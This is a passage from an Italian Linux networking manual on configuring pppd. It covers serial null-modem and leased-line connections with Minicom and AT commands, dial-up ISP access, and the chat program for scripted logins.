# that needs to be escaped for pppd to receive it.  0x00000001
# represents '\x01', and 0x80000000 represents '\x1f'.
# To allow pppd to work over a rlogin/telnet connection, ou should escape
# XON (^Q), XOFF  (^S) and ^]: (The peer should use "escape ff".)
#
#asyncmap  200a0000
asyncmap 0
#
# Specifies that certain characters should be escaped on transmission
# (regardless of whether the peer requests them to be escaped with its
# async control character map).  The characters to be escaped are
# specified as a list of hex numbers separated by commas.  Note that
# almost any character can be specified for the escape option, unlike
# the asyncmap option which only allows control characters to be
# specified.  The characters which may not be escaped are those with hex
# values 0x20 - 0x3f or 0x5e.
#
#escape 11,13,ff
#
# Set the MRU [Maximum Receive Unit] value to <n> for negotiation.  pppd
# will ask the peer to send packets of no more than <n> bytes. The
# minimum MRU value is 128.  The default MRU value is 1500.  A value of
# 296 is recommended for slow links (40 bytes for TCP/IP header + 256
# bytes of data).
#
#mru 542
#
# Set the MTU [Maximum Transmit Unit] value to <n>. Unless the peer
# requests a smaller value via MRU negotiation, pppd will request that
# the kernel networking code send data packets of no more than n bytes
# through the PPP network interface.
#
#mtu <n>
#
# Set the interface netmask to <n>, a 32 bit netmask in "decimal dot"
# notation (e.g. 255.255.255.0).
#
#netmask 255.255.255.0
#
# Don't fork to become a background process (otherwise pppd will do so
# if a serial device is specified).
#
nodetach
#
# Set the assumed name of the remote system for authentication purposes
# to <n>.
#
#remotename <n>
#
# Add an entry to this system's ARP [Address Resolution Protocol]
# table with the IP address of the peer and the Ethernet address of this
# system. {proxyarp,noproxyarp}
#
```

```
proxyarp
#
# Use the system password database for authenticating the peer using
# PAP. Note: mgetty already provides this option. If this is specified
# then dialin from users using a script under Linux to fire up ppp wont work.
#
#login
#
# If this option is given, pppd will send an LCP echo-request frame to
# the peer every n seconds. Under Linux, the echo-request is sent when
# no packets have been received from the peer for n seconds. Normally
# the peer should respond to the echo-request by sending an echo-reply.
# This option can be used with the lcp-echo-failure option to detect
# that the peer is no longer connected.
#
lcp-echo-interval 30
#
# If this option is given, pppd will presume the peer to be dead if n
# LCP echo-requests are sent without receiving a valid LCP echo-reply.
# If this happens, pppd will terminate the connection.  Use of this
# option requires a non-zero value for the lcp-echo-interval parameter.
# This option can be used to enable pppd to terminate after the physical
# connection has been broken (e.g., the modem has hung up) in
# situations where no hardware modem control lines are available.
#
lcp-echo-failure 4
#
# Specifies that pppd should disconnect if the link is idle for n seconds.
#
idle 600
#
# Disable the IPXCP and IPX protocols.
#
noipx
```

289.6 Impostazione della distribuzione GNU/Linux Debian

La distribuzione GNU/Linux Debian organizza la gestione del PPP in modo particolare, allo scopo di non dover modificare direttamente gli script '**`ip-up`**' e '**`ip-down`**', oltre a fornire una soluzione già pronta per l'attribuzione dinamica degli indirizzi IP dei serventi DNS remoti.

Lo script '**`ip-up`**' esegue in sequenza tutti gli script che trova nella directory '`/etc/ppp/ip-up.d/`', mentre lo script '**`ip-down`**' esegue in sequenza tutti gli script che trova nella directory '`/etc/ppp/ip-down.d/`'. Si può intendere che queste due directory non siano standard; tuttavia, con tale meccanismo, si evita che i pacchetti applicativi che devono intervenire in qualche modo nella connessione PPP, possano limitarsi a collocare i loro script in queste directory, senza modificare direttamente '**`ip-up`**' o '**`ip-down`**'.

All'interno di questo meccanismo, si inserisce anche la gestione dinamica degli indirizzi dei serventi DNS remoti. Precisamente ciò avviene per mezzo degli script '`/etc/ppp/ip-up.d/0dns-up`' e '`/etc/ppp/ip-down.d/0dns-down`' (il nome degli script inizia con uno zero,

per garantire che vengano eseguiti prima degli altri, dal momento che si rispetta l'ordine alfabetico). Lo script '**0dns-up**' si limita a controllare che ci siano i presupposti necessari e che sia stato ottenuto almeno un indirizzo IP di un servente DNS remoto; se le cose stanno così, sostituisce il file '`/etc/resolv.conf`' in modo appropriato; al termine, lo script '**0dns-down**' ripristina le cose come stavano prima della connessione PPP.

289.7 Riferimenti

- Robert Hart, *PPP HOWTO*
  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩
- *pppd(8)*

[1] **PPPd** software libero con licenza speciale

[2] Per qualche motivo, se si utilizza il protocollo di autenticazione PAP per la propria identificazione e si vuole usare l'opzione '**remotename**', è necessario anche aggiungere l'opzione '**user**', o '**name**', per specificare il nome locale del cliente.

Capitolo 290 Connessioni su porte seriali e con linee dedicate

Nel capitolo 288 si è già accennato ai dispositivi seriali e al loro ruolo nella comunicazione con l'esterno. In questo capitolo si vuole mostrare in che modo possa essere realizzata una semplice connessione tra due elaboratori attraverso le porte seriali, così come si potrebbe attraverso una connessione PLIP tra porte parallele, fino a vedere cosa cambia quando si vuole ottenere la stessa cosa con una linea dedicata utilizzando una coppia di modem.

Volendo fare degli esperimenti utilizzando un solo elaboratore, sfruttando due porte seriali ed eventualmente due modem, si può fare lo stesso, ma solo a titolo di studio, dal momento che altrimenti non avrebbe senso.

Per connettere due porte seriali di due elaboratori (cioè due unità DTE), occorre realizzare un cavo apposito, detto Null-modem. Se ne possono usare due tipi: a tre o a sette fili. Il primo permette solo una connessione con controllo di flusso software, detto anche XON/XOFF, mentre il secondo consente un controllo di flusso hardware, o RTS/CTS. La sezione 288.4 ne mostra lo schema di collegamento.

290.1 Verifica del funzionamento

Dopo aver realizzato il cavo seriale, è sufficiente anche quello a soli tre fili, si può controllare il suo funzionamento collegando con questo due elaboratori. Su entrambi viene utilizzato un programma di comunicazione per tentare una trasmissione elementare.

Prima di utilizzare i programmi di comunicazione, occorre accertarsi di disporre dei file di dispositivo corretti, '`/dev/ttyS`***n***', ed eventualmente di un collegamento simbolico denominato '`/dev/modem`' che punti al dispositivo corrispondente alla porta seriale utilizzata per la connessione.[1]

Supponendo di utilizzare la seconda porta seriale, si potrebbe creare il collegamento nel modo seguente:

`#` **`ln -s -i /dev/ttyS1 /dev/modem`** [*Invio*][2]

290.1.1 Programma di comunicazione

Una volta sistemati i collegamenti simbolici in entrambi gli elaboratori, è il momento di avviare un programma di terminale di comunicazione. Il programma di comunicazione più comune nelle distribuzioni GNU è Minicom, che viene mostrato negli esempi seguenti. Se non si vuole intervenire sui permessi del file di dispositivo di comunicazione, occorre agire come utente '**`root`**'. Per questo motivo è importante fare attenzione a non salvare alcuna configurazione di Minicom, perché questa diventerebbe quella predefinita per tutti gli utenti.

Si avvia Minicom (l'eseguibile '**`minicom`**') su entrambi gli elaboratori.

`#` **`minicom`** [*Invio*]

```
Welcome to minicom 1.75

Press CTRL-A Z for help on special keys
```

Attraverso i due programmi occorre configurare entrambe le porte seriali nello stesso modo. In particolare, se si utilizza un cavo seriale a tre fili, si deve specificare che la comunicazione avviene attraverso un controllo di flusso software.

[*Ctrl a*][*z*]

Con questa combinazione si ottiene il menù di Minicom.

```
          Commands can be called by CTRL-A <key>

               Main Functions                  Other Functions

  Dialing directory..D  run script (Go)....G | Clear Screen.......C
  Send files.........S  Receive files......R | cOnfigure Minicom..O
  comm Parameters....P  Add linefeed.......A | Suspend minicom....J
  Capture on/off.....L  Hangup.............H | eXit and reset.....X
  send break.........F  initialize Modem...M | Quit with no reset.Q
  Terminal settings..T  run Kermit.........K | Cursor key mode....I
  lineWrap on/off....W  local Echo on/off..E | Help screen........Z
                                             | scroll Back........B

      Select function or press Enter for none.
```

È necessario configurare la porta seriale, per quanto riguarda la velocità di comunicazione, la parità, la dimensione del *data bit* e il tipo di controllo di flusso.

[*o*]

Si presenta un menù di diverse scelte possibili.

```
   Filenames and paths
   File transfer protocols
 **Serial port setup**
   Modem and dialing
   Screen and keyboard
   Save setup as dfl
   Save setup as..
   Exit
```

Si deve selezionare la voce `Serial port setup`, spostando il cursore con i tasti freccia e premendo [*Invio*] alla fine.

```
  A -    Serial Device      : /dev/modem
  B - Lockfile Location     : /var/lock
  C -   Callin Program      :
  D -  Callout Program      :
  E -    Baud/Par/Bits      : 38400 8N1
  F - Hardware Flow Control : Yes
  G - Software Flow Control : No
```

Si seleziona la voce '**`E`**' per modificare la velocità di comunicazione.

[*e*]

```
Current: 38400 8N1

  Speed          Parity          Data

A: 300           J: None         Q: 5
B: 1200          K: Even         R: 6
C: 2400          L: Odd          S: 7
D: 9600          M: Mark         T: 8
E: 19200         N: Space
F: 38400
G: 57600
H: 115200        O: 8-N-1
                 P: 7-E-1
```

È il caso di utilizzare sempre blocchetti di 8 bit dati senza parità, con un bit di stop, corrispondente alla sigla convenzionale 8N1. La velocità può essere spinta al massimo.

[*h*]

```
Current: 115200 8N1
```

Al termine si conferma con la semplice pressione del tasto [*Invio*].

[*Invio*]

```
A -    Serial Device      : /dev/modem
B - Lockfile Location     : /var/lock
C -   Callin Program      :
D -  Callout Program      :
E -    Baud/Par/Bits      : 115200 8N1
F - Hardware Flow Control : Yes
G - Software Flow Control : No
```

Si passa quindi a configurare il controllo di flusso. Si suppone di dovere utilizzare il controllo di flusso software perché si dispone di un cavo seriale a soli tre fili. In caso contrario si può utilizzare la configurazione opposta.

[*f*]

```
F - Hardware Flow Control : No
G - Software Flow Control : No
```

[*g*]

```
F - Hardware Flow Control : No
G - Software Flow Control : Yes
```

Si esce da questo menù con la semplice pressione del tasto [*Invio*].

[*Invio*]

Quindi si esce dal menù precedente selezionando la voce '**Exit**'.

```
   Filenames and paths
   File transfer protocols
   Serial port setup
   Modem and dialing
   Screen and keyboard
   Save setup as dfl
   Save setup as..
 **Exit**
```

Da questo momento, tutto quello che si digita da una parte deve apparire sullo schermo dell'altra. Questo serve a provare che la connessione è corretta.

Per terminare la connessione si può utilizzare semplicemente il comando seguente, da entrambe le parti.

[*Ctrl a*][*q*]

290.2 Connessione PPP senza autenticazione

Quando si è certi che il cavo seriale è funzionante, si può passare alla realizzazione di una connessione punto-punto con l'aiuto di '**pppd**'.

La connessione PPP si presta a tanti tipi di situazione. Qui si intende mostrare il caso più semplice, in cui si utilizza solo una connessione seriale senza modem e nessuna delle due parti richiede all'altra di identificarsi.

Per poter comprendere gli esempi che vengono mostrati nelle sezioni seguenti, è necessario leggere il capitolo 289, tenendo presente che il kernel deve essere stato predisposto per il PPP.

Si considera che gli script '`/etc/ppp/ip-up`' e '`/etc/ppp/ip-down`' non siano stati predisposti.

290.2.1 Script di connessione

La cosa più semplice è la realizzazione di uno script su entrambi gli elaboratori da collegare, con l'indicazione invertita degli indirizzi IP da utilizzare. In particolare, con questo esempio, non si fa affidamento sulla configurazione generale del file '`/etc/ppp/options`', che si suppone assente, oppure vuoto.

Si suppone di disporre dell'indirizzo 192.168.100.1 per l'elaboratore A e 192.168.200.1 per l'elaboratore B. Si vuole utilizzare un controllo di flusso software perché si dispone di un cavo seriale a tre fili. Entrambi gli elaboratori utilizzano la seconda porta seriale.

```
#! /bin/sh

# Elaboratore A

```

```
IP_REMOTO="192.168.200.1"
IP_LOCALE="192.168.100.1"
PERIFERICA="/dev/ttyS1"
VELOCITA="115200"
C_FLUSSO="nocrtscts"

/usr/sbin/pppd \
    mru 576 \
    mtu 576 \
    lock \
    passive \
    local \
    $C_FLUSSO \
    $IP_LOCALE:$IP_REMOTO \
    $PERIFERICA \
    $VELOCITA \
    noauth \
    refuse-chap \
    refuse-pap \
    persist
```

Nello script dell'elaboratore B, basta scambiare gli indirizzi.

```
#! /bin/sh

# Elaboratore B

IP_REMOTO="192.168.100.1"
IP_LOCALE="192.168.200.1"
…
```

Una volta avviati i due script, ognuno nel proprio elaboratore, quando la connessione si instaura si può controllare con '**ifconfig**' e '**route**' che tutto sia in ordine.

290.2.2 Verifica della connessione

L'esecuzione dei due script porta alla definizione di una nuova interfaccia di rete, '**ppp0**', con l'aggiunta di una nuova voce nella tabella di instradamento.

A# **ifconfig** [*Invio*]

```
…
ppp0      Link encap:Point-to-Point Protocol
          inet addr:192.168.100.1  P-t-P:192.168.200.1  Mask:255.255.255.0
          UP POINTOPOINT RUNNING  MTU:576  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0
          TX packets:10 errors:0 dropped:0 overruns:0
```

B# **ifconfig** [*Invio*]

```
…
ppp0      Link encap:Point-to-Point Protocol
          inet addr:192.168.200.1  P-t-P:192.168.100.1  Mask:255.255.255.0
          UP POINTOPOINT RUNNING  MTU:576  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0
          TX packets:10 errors:0 dropped:0 overruns:0
```

A# **route -n** [*Invio*]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.200.1   0.0.0.0         255.255.255.255 UH    0      0        0 ppp0
127.0.0.0       0.0.0.0         255.0.0.0       U     0      0        4 lo
```

B# **route -n** [*Invio*]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.100.1   0.0.0.0         255.255.255.255 UH    0      0        0 ppp0
127.0.0.0       0.0.0.0         255.0.0.0       U     0      0        4 lo
```

Se non ci sono altri instradamenti che creano conflitti, anche '**ping**' dovrebbe funzionare.

290.2.3 Varianti

Una volta verificato che la connessione funziona, si può provare ad aumentare il valore di MTU e MRU,[3] eventualmente si può fare anche in modo che il collegamento diventi il nuovo instradamento predefinito.

```
…
/usr/sbin/pppd \
    mru 1500 \
    mtu 1500 \
    lock \
    passive \
    local \
    $C_FLUSSO \
    $IP_LOCALE:$IP_REMOTO \
    $PERIFERICA \
    $VELOCITA \
    noauth \
    refuse-chap \
    refuse-pap \
    defaultroute \
    persist
```

Se si vuole utilizzare il controllo di flusso hardware, basta cambiare il valore della variabile '**$C_FLUSSO**', indicando l'opzione '**crtscts**'.

```
…
C_FLUSSO="crtscts"

/usr/sbin/pppd \
…
```

Infine, si può fare in modo che ognuna delle due parti lasci che l'altra definisca il proprio indirizzo IP. Per ottenere questo è sufficiente indicare l'indirizzo relativo come 0.0.0.0.

```
…
# Elaboratore A

IP_REMOTO="0.0.0.0"
IP_LOCALE="192.168.100.1"
…
```

```
…
# Elaboratore B

IP_REMOTO="0.0.0.0"
IP_LOCALE="192.168.200.1"
…
```

290.3 Linea dedicata

Una linea dedicata, o *leased line*, è generalmente un cavetto a due fili indipendente dalla rete telefonica commutata. Il termine *leased line*, linea affittata, deriva dal fatto che in origine le leggi della maggior parte dei paesi impedivano l'utilizzo di una rete di cavi per comunicazione privati, per cui questi si potevano solo affittare.

Per quanto ci riguarda, nelle sezioni seguenti, la linea dedicata è un doppino telefonico che collega due modem, ognuno connesso al proprio elaboratore.

Per fare sì che una linea dedicata di questo tipo funzioni, occorre disporre di modem **esterni** adatti a questo, in grado di essere configurati (anche attraverso microinterruttori) in modo da essere autonomi. In pratica, questi modem devono essere capaci di ricaricare la configurazione e rimettersi automaticamente in comunicazione, senza interventi software, sia in presenza di interruzioni temporanee della linea, sia quando si interrompe e poi riprende l'erogazione dell'energia elettrica.

Nelle sezioni seguenti si mostrano alcuni esempi che possono essere provati anche senza disporre di modem particolari, allo scopo di comprendere il problema.

290.3.1 Ruolo dei modem

Quando si utilizzano i modem in questo modo, senza accedere alla rete telefonica normale, non è più necessario comporre un numero telefonico e non esiste più il segnale di libero o di occupato.

Uno dei due modem deve essere configurato in modo da ricevere una chiamata su linea dedicata; l'altro deve essere configurato per chiamare. Giusto per ricordarlo, servono i comandi AT seguenti:

Comando	Descrizione
AT&L1	è il codice necessario a informare il modem che si tratta di una connessione autonoma su linea dedicata; alcuni modem potrebbero richiedere un numero diverso, come L2 per esempio;
ATX1	è il codice necessario a fare ignorare al modem chiamante il tono di chiamata e il segnale di occupato;
ATA	è il codice necessario ad attivare il modem in ricezione; ciò comporta l'emissione da parte di quel modem della portante di ricezione;
ATD	è il codice necessario ad attivare il modem in chiamata; ciò comporta l'emissione da parte di quel modem della portante di chiamata.

In pratica, a parte le possibili esigenze particolari di un modem rispetto a un altro, il comando da dare per mettere un modem in ascolto potrebbe essere AT&L1A, mentre, per mettere l'altro modem in chiamata, si potrebbe usare il comando ATX1&L1D.

Ci sono poi altre considerazioni da fare sui modem, ma per questo è meglio leggere il *Leased line mini HOWTO* di Rob van der Putten.

Quando i due modem hanno stabilito la comunicazione, tutto funziona come se le porte seriali rispettive fossero connesse attraverso un cavo seriale Null-modem; cosa già descritta nella prima parte di questo capitolo.

290.3.2 Simulazione con l'aiuto di Minicom

Con l'aiuto di Minicom si possono inviare i comandi necessari ai due modem, in modo da poter sperimentare l'uso della linea dedicata, anche se non si dispone di modem sofisticati con tutte le caratteristiche necessarie.

Si avvia Minicom in entrambi gli elaboratori, come già visto in precedenza per la connessione seriale pura e semplice. Si configura la comunicazione se ciò è necessario, tenendo presente che utilizzando il modem è meglio che il controllo di flusso sia di tipo hardware. Quindi, da una parte si digita il comando necessario ad attivare la ricezione, dall'alto il comando per iniziare la chiamata.

`AT&L1A` [*Invio*]

`ATX1&L1D` [*Invio*]

Se tutto va bene, i due modem iniziano la negoziazione e si stabilisce la connessione. Su entrambi i programmi Minicom dovrebbe apparire la risposta '**`CONNECT`**' seguita dalla velocità. A questo punto, scrivendo da una parte si dovrebbe vedere il risultato dall'altra parte.

Se si vuole provare a utilizzare questa comunicazione, occorre concludere il funzionamento di Minicom senza reinizializzare i modem. Questo si ottiene con la combinazione [*Ctrl a*][*q*].

290.3.3 Connessione con pppd

Quando il collegamento tra i due modem è attivo, indipendentemente dal fatto che ciò sia stato ottenuto con l'aiuto di Minicom o che i modem si siano connessi in modo autonomo in base alla loro configurazione prememorizzata, si può stabilire una connessione PPP come già visto in precedenza.

Segue lo script già visto nella prima parte di questo capitolo, ritoccato in funzione dell'uso del modem.

```
#! /bin/sh

# Elaboratore A

IP_REMOTO="192.168.200.1"
IP_LOCALE="192.168.100.1"
PERIFERICA="/dev/ttyS1"
VELOCITA="38400"
C_FLUSSO="crtscts"

/usr/sbin/pppd \
    mru 576 \
    mtu 576 \
    passive \
    modem \
    $C_FLUSSO \
    $IP_LOCALE:$IP_REMOTO \
    $PERIFERICA \
    $VELOCITA \
    noauth \
    refuse-chap \
    refuse-pap \
    persist
```

Come prima, nel secondo elaboratore gli indirizzi IP devono essere invertiti.

```
IP_REMOTO="192.168.100.1"
IP_LOCALE="192.168.200.1"
```

290.4 Annotazioni

In passato, nei sistemi GNU/Linux si utilizzava il programma '**slattach**' per realizzare una connessione SLIP tra due elaboratori attraverso le porte seriali. Attualmente, questo programma sembra scomparso dalle distribuzioni GNU/Linux, al suo posto, per le connessioni SLIP si trova '**dip**' che richiede un po' di configurazione.

Tuttavia, in generale le connessioni di tipo SLIP sono obsolete, soprattutto in considerazione del fatto che diventa impossibile trasportare in questo modo il protocollo IPv6, salvo l'inserimento in un tunnel IPv4.

290.5 Riferimenti

- Rob van der Putten, *Leased line mini HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

[1] In generale, l'uso di un collegamento al file di dispositivo della porta seriale corrispondente al modem è sconsigliabile. Negli esempi viene fatto sempre riferimento al file '`/dev/modem`', ma ognuno può sostituire questo nome con quello più appropriato per il proprio sistema.

[2] L'opzione '`-i`' fa sì che il collegamento '`/dev/modem`' possa essere sostituito se già esistente, chiedendo prima una conferma.

[3] Se si intende instaurare un collegamento per trasportare direttamente IPv6, diventa indispensabile aumentare questi valori.

Capitolo 291

PPP per l'accesso a Internet attraverso un ISP

Nei capitoli precedenti è stato introdotto l'uso di '**pppd**' in generale e in particolare per le connessioni senza autenticazione. Di solito, il primo contatto con il protocollo PPP si ha quando si vuole accedere a Internet attraverso un ISP, ovvero un fornitore di accesso a Internet, disponendo soltanto di una linea telefonica commutata.

In questi casi si tende a parlare di cliente PPP, anche se ciò non è corretto formalmente, dato che si interferisce con la terminologia utilizzata per il sistema di autenticazione, perché si vede il nodo dell'ISP come quello che offre un servizio, che quindi lo si considera un servente.

291.1 Organizzazione del proprio ISP

Un servizio PPP di un fornitore di accesso a Internet può essere organizzato in tanti modi differenti e la cosa che deve essere conosciuta quando ci si vuole collegare è il modo con cui viene consentita l'autenticazione. In pratica, il protocollo PPP è standard, ma per usarlo occorre accordarsi sul modo in cui il nodo che accede al servizio deve (o può) identificarsi.

Tutte le informazioni necessarie dovrebbe darle il fornitore stesso, ma nella maggior parte dei casi, le persone con cui si hanno contatti non sono a conoscenza di tutti i dettagli e spesso ritengono che la loro procedura sia semplicemente «standard».

Fondamentalmente si può distinguere tra un'autenticazione tradizionale, dove si interviene come se si fosse davanti a un terminale a digitare il nominativo-utente e la parola d'ordine, oppure attraverso il PPP stesso, con i protocolli PAP o CHAP.

291.1.1 Autenticazione tradizionale

L'autenticazione di tipo tradizionale prevede che il protocollo PPP sia attivato dopo il riconoscimento dell'utente che richiede l'accesso. In pratica, si tratta di una connessione remota attraverso un terminale (o meglio, attraverso un programma di emulazione come Minicom o altro); si ottiene la classica richiesta '**login:**' e '**password:**', alla quale si risponde e al termine si ottiene l'attivazione del PPP dalla parte remota.

L'attivazione del protocollo PPP potrebbe avvenire subito dopo il riconoscimento, oppure potrebbe essere necessario inviare un ritorno a carrello aggiuntivo, o avviare un comando apposito (indicato dal fornitore di accesso).

In questa situazione, quando ci si accorge che il nodo remoto ha attivato il PPP (si vedono apparire una serie di caratteri senza senso sullo schermo del terminale), si deve chiudere il programma con cui è stata fatta la connessione, senza reinizializzare il modem, quindi si deve attivare la gestione locale del PPP, in modo da utilizzare quella linea particolare.

Volendo provare quanto descritto, si potrebbe utilizzare Minicom, come è già stato mostrato altre volte in altri capitoli. Per questo bisogna ricordare di fare riferimento al dispositivo seriale giusto, cioè quello a cui è connesso il modem, quindi si deve verificare che le impostazioni della linea seriale siano quelle desiderate. Supponendo che il modem disponga di una configurazione di fabbrica sufficientemente corretta, la si può richiamare con il comando AT&F.

AT&F [*Invio*]

```
OK
```

Dovendo utilizzare le linee italiane si impartisce il comando ATX3, in modo che venga ignorata l'assenza del tono di chiamata.

`ATX3` [*Invio*]

```
OK
```

Infine si può passare alla composizione (il numero di telefono indicato è di pura fantasia).

`ATDT0987654321` [*Invio*]

In tal modo dovrebbe avvenire la composizione del numero e il modem remoto dovrebbe rispondere.

```
CONNECT 9600
```

In presenza di un sistema di autenticazione tradizionale, potrebbe apparire un messaggio di benvenuto e quindi la richiesta di introdurre il proprio nominativo.

Se non dovesse apparire nulla, potrebbe essere necessario inviare un carattere qualunque, o un semplice ritorno a carrello. È necessario provare per stabilire cosa bisogna fare per iniziare il colloquio con il nodo remoto.

```
Benvenuto presso il servizio della Società ...

login:
```

In tal caso si introduce il proprio nominativo-utente (in altri termini si esegue il *login*) e si conferma con [*Invio*].

`login:` **`tizio`** [*Invio*]

```
password:
```

Subito dopo si ottiene la richiesta di inserimento della parola d'ordine, alla quale si risponde nel modo solito, come di fronte a un terminale Unix classico.

`password:` **`tazza`** [*Invio*]

Ammesso che il sistema remoto riconosca l'utente, cioè la coppia utente-parola d'ordine, questo potrebbe attivare immediatamente il PPP, oppure potrebbe attendere che l'utente faccia qualcosa di specifico prima di iniziare.

Nel caso peggiore si ottiene l'invito di una shell, attraverso la quale si può interagire e fare qualcosa con il proprio accesso remoto, per esempio attivare il programma '**`pppd`**' personalmente. In alternativa potrebbe essere necessario fare una scelta in base a un menù di opzioni che viene proposto, oppure potrebbe essere necessario premere un [*Invio*] in più. In pratica, bisogna provare. Quando si vedono apparire dei simboli strani, come quanto mostrato sotto, significa che il PPP è stato attivato dalla parte remota.

```
~y}#À!}!}!} }.}%}&k'q1}'}"}(}"Ò>~~y}#À!}!}!} }.}%}&k'q1}'}"}(}"Ò>~~y}
```

A questo punto, basterebbe concludere il funzionamento di Minicom, ma senza reinizializzare il modem (si usa il comando [*Ctrl a*][*q*]), avviando subito dopo '**`pppd`**' con le opzio-

ni opportune, in modo da sfruttare il collegamento seriale corrispondente alla connessione instaurata.

Comunque, lo scopo di utilizzare Minicom è solo quello di scoprire la procedura corretta per instaurare una connessione PPP con il nodo remoto. Quando le operazioni da farsi diventano più chiare, si può predisporre un sistema automatico, attraverso '**chat**'.

È importante osservare che, quando la connessione PPP è preceduta da un'autenticazione tradizionale, il PPP **non dovrebbe** richiedere a sua volta altre forme di autenticazione, ma ciò non può essere escluso. In pratica, questo significa che potrebbe essere necessario predisporre i file '`/etc/ppp/pap-secrets`' e '`/etc/ppp/chap-secrets`'.

291.1.2 Autenticazione attraverso il PPP

L'autenticazione attraverso il PPP salta qualunque fase introduttiva, lasciando al protocollo PAP o a quello CHAP di verificare l'identità di chi accede. Per accertarsene si può usare lo stesso sistema già visto nella sezione precedente: si utilizza Minicom per iniziare la connessione, anche attraverso la composizione del numero telefonico, quindi, senza fare nulla, oppure provando a premere qualche tasto, si ottengono solo i caratteri tipici di un protocollo PPP.

```
~y}#À!}!}!} }.}%}&k'q1}'}"}(}"Ò>~~y}#À!}!}!} }.}%}&k'q1}'}"}(}"Ò>~~y}
```

In tal caso, si è costretti a predisporre i file '`/etc/ppp/pap-secrets`' e '`/etc/ppp/chap-secrets`'. Eventualmente, per questo ultimo file potrebbe essere necessario conoscere il nome con cui si presenta il nodo remoto.

291.2 Cliente PPP che utilizza un sistema di identificazione tradizionale

È stato mostrato il procedimento di accesso a un sistema che utilizza un metodo di identificazione degli utenti di tipo tradizionale. Attraverso Minicom o un altro programma simile si possono dare i comandi necessari al modem, comporre il numero ed eseguire l'accesso. Al termine, una volta avviato il PPP dalla parte remota, si può chiudere il funzionamento del programma senza reinizializzare il modem (con Minicom si usa la sequenza [*Ctrl a*][*q*]).

A questo punto bisognerebbe avviare la gestione locale del PPP, in modo rapido, altrimenti il nodo remoto chiude la connessione. Per farlo si potrebbe realizzare uno script che avvii '**pppd**' indicando tutte le opzioni necessarie (si vuole ignorare volutamente il file '`/etc/ppp/options`' per non confondere il lettore con troppe cose).

```
#!/bin/sh

/usr/sbin/pppd \
    crtscts \
    modem \
    defaultroute \
    0.0.0.0:0.0.0.0 \
    /dev/ttyS1 \
    57600
```

L'esempio mostra l'utilizzo della seconda porta seriale, '`/dev/ttyS1`', specificando esplicitamente che si attende dalla parte remota l'indicazione del numero IP locale e di quello remoto.

Se il nodo remoto dovesse pretendere anche un'autenticazione PAP, o CHAP, allora si devono predisporre i file '`/etc/ppp/pap-secrets`' e '`/etc/ppp/chap-secrets`'.

Naturalmente, non è molto pratico questo sistema di connessione attraverso l'uso di Minicom. Per automatizzare il procedimento di identificazione si può inserire un programma specifico: '**`chat`**'.

Prima di proseguire, si tenga presente che per chiudere il funzionamento di '**`pppd`**', è sufficiente inviargli un segnale di interruzione ('**`SIGINT`**').

291.2.1 Chat

Il programma Chat [1] costituito in pratica dall'eseguibile '**`chat`**', permette di definire una comunicazione tra l'elaboratore e il modem. Il suo scopo principale è quello di stabilire una connessione tra il demone '**`pppd`**' locale e quello di un elaboratore remoto, quando prima è necessario procedere a un'autenticazione di tipo tradizionale.

```
chat [opzioni] [script]
```

Segue la descrizione di alcune opzioni di questo programma.

Opzione	Descrizione
`-f` ***chat_file***	Con questa indicazione, '**`chat`**' legge lo script di colloquio (*chat script*) dal file indicato. L'uso di questa opzione esclude l'indicazione dei comandi di script dalla riga di comando. Il file può contenere più righe, le stringhe possono essere separate utilizzando spazi o caratteri di tabulazione.
`-t` ***timeout***	Fissa il valore del *timeout*, cioè del tempo massimo di attesa per la ricezione di una stringa.
`-r` ***report_file***	Definisce il nome del file per contenere il rapporto quando viene utilizzata la parola chiave '**`REPORT`**'. Se non si specifica questo file viene utilizzato lo standard error.
`-v`	Attiva la modalità dettagliata per cui viene utilizzato il registro del sistema per annotare i messaggi di '**`chat`**'.
`-V`	Attiva la modalità dettagliata utilizzando lo standard error. In tal modo possono essere visualizzati immediatamente i messaggi che intercorrono tra '**`chat`**' e il modem. Questa opzione non può funzionare come previsto se lo standard error è ridiretto altrove, per esempio quando '**`chat`**' viene eseguito da '**`pppd`**' in modalità '**`detached`**'.
script	Se non viene specificato un file di script attraverso l'opzione '**`-f`**' questo deve essere fornito nella riga di comando, molto probabilmente racchiudendolo tra virgolette per permettere l'inserimento di spazi.

Quando il programma termina, il codice di uscita può dare delle informazioni importanti:

Codice di uscita	Significato
0	Conclusione normale: lo script è stato eseguito senza problemi.
1	Almeno uno dei parametri non è valido.
2	Errore durante l'esecuzione: potrebbe trattarsi di un errore di lettura di un file, o la ricezione di un segnale di '**`SIGINT`**'.

Codice di uscita	Significato
3	Errore di *timeout*.
4	È stata ricevuta la prima delle stringhe indicata come condizione di interruzione (ABORT).
5	È stata ricevuta la seconda delle stringhe indicata come condizione di interruzione (ABORT).
6	È stata ricevuta la terza delle stringhe indicata come condizione di interruzione (ABORT).
7	È stata ricevuta la quarta delle stringhe indicata come condizione di interruzione (ABORT).
3+***n***	È stata ricevuta la ***n***-esima delle stringhe indicata come condizione di interruzione (ABORT).

291.2.2 Script di chat

Lo script di colloquio, ovvero lo script di '**`chat`**', definisce la comunicazione. Lo script consiste di una o più coppie di stringhe di ***attesa e invio*** separate da spazi, con una coppia opzionale di stringhe di ***subattesa-subinvio***, separate da un trattino. Per esempio:

```
ogin:-BREAK-ogin: tizio ssword: tazza
```

indica che '**`chat`**' si aspetta di ricevere la stringa '**`ogin:`**'. Se ciò non avviene entro il tempo massimo stabilito (*timeout*), invia un *break* al sistema remoto e quindi attende di nuovo la stringa '**`ogin:`**'. Se la stringa '**`ogin:`**' viene ricevuta già la prima volta, la sequenza di interruzione non viene generata. Se fallisce anche la seconda volta l'attesa, '**`chat`**' termina l'esecuzione. Quando '**`chat`**' ha ricevuto la stringa '**`ogin:`**' invia la stringa '**`tizio`**' e quindi si mette in attesa di ricevere la stringa '**`ssword:`**'. Quando la riceve invia la stringa '**`tazza`**'. Alla fine di ogni stringa trasmessa da '**`chat`**' viene aggiunto un ritorno a carrello (<*CR*>). Al contrario, per indicare che si attende un codice di ritorno a carrello, si utilizza la sequenza '**`\r`**'.

